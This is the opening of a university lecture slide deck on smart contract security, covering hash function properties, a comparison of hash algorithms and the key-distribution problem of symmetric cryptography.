

An Introduction to Smart Contracts Security

Benoit Donnet, Vincent Jacquot
December 2024



Agenda

- Part 1: Cryptography Basis
 - Hash Function
 - Asymmetric Cryptography
 - Signature
- Part 2: Blockchain
 - Hash Pointers
 - Merkle Tree
 - Blockchain Technology
- Part 3: Smart Contracts
 - Principle
 - Ethereum
 - Solidity
 - Attacks

Agenda

- Part 1: Cryptography Basics
 - Hash Function
 - Asymmetric Cryptography
 - Signature

Agenda

- Part 1: Cryptography Basics
 - Hash Function
 - ✓ Definition
 - ✓ Properties
 - ✓ Comparison
 - Asymmetric Cryptography
 - Signature

Definition

- **Hash function**


- a hash function $H: \{0, 1\}^t \rightarrow \{0, 1\}^n$
 - ✓ easily calculable
 - ✓ transform a binary string of any length t in a binary string of fixed length n

- $H(x) = y$

- y is the message *fingerprint*
- x is y 's *preimage*

- $t > n$

- unavoidable collisions!




Definition (2)

- **Collision**
 - occurs between x and x' when
 - ✓ $x \neq x'$
 - ✓ $H(x) = H(x')$
- Inevitably, there are collisions

Properties

- Hash function properties
 1. *easy to calculate*
 2. *compression*
 3. *preimage resistant*
 - ✓ given y , it is difficult to find x , such that $H(x) = y$
 - ✓ given y , up to 2^n hash calculations are required to find x




Properties (2)

- Hash function properties (cont.)

- 4. *second preimage resistant*

- ✓ given x , it is difficult to find $x' \neq x$, such that $H(x) = H(x')$
 - ✓ given x , up to 2^n hash calculations are required to find x'




Properties (3)

- Hash function properties (cont.)

- 5. *collision resistant*

- ✓ it is difficult to find x and x' such that $H(x) = H(x')$
 - ✓ up to $2^{n/2}$ hash calculations required to find a (x, x') pair



Properties (4)


- **One-way** hash function
 - preimage resistant
 - second preimage resistant
- **Collision resistant** hash function
 - second preimage resistant
 - collision resistant

Comparison

- Tons of hash functions exist

- see [https://en.wikipedia.org/wiki/](https://en.wikipedia.org/wiki/Comparison_of_cryptographic_hash_functions)

Comparison of cryptographic hash functions



Comparison (2)


Algorithm	Output size (bits)	Resistance strength (in bits)		
		collision resistance	preimage resistance	2 nd preimage resistance
MD4	128			
MD5	128			
SHA1	160	<80	160	105-160
SHA-224	224	112	224	201-224
SHA-256	256	128	256	201-256
SHA-512	512	256	512	394-512
Whirlpool	512	256	512	

Agenda

- Part 1: Cryptography Basics
 - Hash Function
 - Asymmetric Cryptography
 - ✓ Principle
 - ✓ Comparison
 - Signature

Principle

- Symmetric cryptography (aka *secret key*)
 - a single key to encrypt/decrypt
 - the key is known by the two protagonists
 - What happens if an attacker intercepts the key?
 - ✓ bye bye confidentiality




Principle (2)

- Symmetric cryptography drawbacks
 - how to safely communicate the secret key?
 - ✓ letter?
 - ✓ phone?
 - ✓ diplomatic case?
 - not really convenient!
 - if several people are involved, how many keys must be exchanged?
 - ✓ restrictive!

# people	# keys
2	1
5	10
100	4,950
n	$n(n-1)/2$

Principle (3)



